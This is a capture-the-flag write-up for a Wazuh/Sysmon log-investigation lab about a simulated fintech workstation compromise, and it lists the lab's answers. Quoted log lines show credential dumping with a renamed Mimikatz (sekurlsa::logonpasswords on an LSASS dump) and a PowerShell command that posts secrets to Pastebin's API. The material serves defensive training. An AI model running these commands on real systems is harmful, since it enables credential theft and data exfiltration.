

L2 - 14.4. Monday Monitor

Scenario

Swiftspend Finance, the coolest fintech company in town, is on a mission to level up its cybersecurity game to keep those digital adversaries at bay and ensure their customers stay safe and sound. But as soon as they deployed Wazuh, something strange showed up in the logs!

On **April 29, 2024**, between 12:00:00 and 20:00:00, the owner of the **Windows_SwiftSpend2** workstation downloaded and executed a suspicious payload via PowerShell, likely the result of a ClickFix infection. Your mission is to unravel the mysteries within the logs and uncover how much Wazuh and Sysmon can reveal about the cyber attack. Good luck!

In Wazuh, navigate to **Explore > Discover** and select the **wazuh-alerts-*** index pattern.

And don't forget to search for **April 2024**! Otherwise, you won't see the logs.

Answer the questions below


Initial access was established using a downloaded file via PowerShell. What is the file name downloaded from the external IP address?

Answer: *SwiftSpend_Financial_Expenses.xlsm*

Under **Modules** in the main menu, select **Security Events**. Then, use the filters in the upper-right corner to set the timeframe specifically for **April 29, 2024, from 12:00:00 to 20:00:00**.

What is the name of the scheduled task, created soon after the infection?

Answer: *ATOM*



What time is the scheduled task meant to run daily (e.g., 15:30)?

Answer: 12:34

The `/sc` parameter specifies the execution frequency, triggering the scheduled task every day at 12:34.

What command was encoded inside the scheduled task's payload?

Answer: `ping www.youarevulnerable.thm`

The base64 string (cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0=) saved in the registry decodes.

What password was set for the newly-created user account?

Answer: `I_AM_MONITORING`

Searching online for key Event IDs led directly to Event ID 4738. This turned up two entries tied to the Guest account, though neither exposed a password (as expected for security reasons). Clearing the filter and inspecting the log timestamps right around those entries revealed additional context. Just prior to the first entry, a preceding log shows the Guest account being enabled. (Tip: Adding `data.win.eventdata.commandLine` to your table view makes the active commands much easier to track.) This immediately highlighted suspicious activity.

What is the name of the .exe that was used to dump credentials?

Answer: *memotech.exe*

14:16:17.612	Windows_SwiftS pend2	Microsoft Office Product S pawning Windows Shell	12	255088	C:\\Tools\\AtomicRedTeam\\atomics\\T1083.001\\bin\\x64\\memotech.exe \\sekurlsa:mini DMINI~1\\AppData\\Local\\Temp\\2\\lsass.DMP\\ \\sekurlsa::logonpasswords full\\ exit
14:16:17.612	Windows_SwiftS pend2	Possible Office Macro Star ted : C:\\Windows\\System3 2\\cmd.exe	12	255087	\\cmd.exe\\ /c \\C:\\Tools\\AtomicRedTeam\\atomics\\T1083.001\\bin\\x64\\ <u>memotech.exe</u> ump %tmp%\\lsass.DMP\\ \\sekurlsa::logonpasswords full\\ exit\\

Data was exfiltrated from the host. What was the flag included in the data?

Answer: `_THM{M0N1T0R_1$1N_3FF3CT}`

14:56:42.379	Windows_SwiftS pend2	Microsoft Office Product S pawning Windows Shell	12	255088	\\C:\\Windows\\system32\\whoami.exe\\
14:56:42.760	Windows_SwiftS pend2	Microsoft Office Product S pawning Windows Shell	12	255088	\\powershell.exe\\ ∓ { \$apiKey = '\\\\'6nxr8m7UIJuaEuP0khSZ8I7SvCLN30P0\\\\' \$content = '\\\\'secre ts, api keys, passwords, <u>THM{M0N1T0R_1\$1N_3FF3CT}</u> , confidential, private, wall, redeem...\\\\' \$url = \\\\'https://pastebin.com/api/api_post.php\\\\' \$postData = @ { api_dev_key = \$apiKey api_option = '\\\\'paste\\\\' api_paste_code = \$content } \$response = Invoke-RestMethod -Uri \$url -Method Post -Body \$postData Write-Host '\\\\'Your paste URL: \$response\\\\'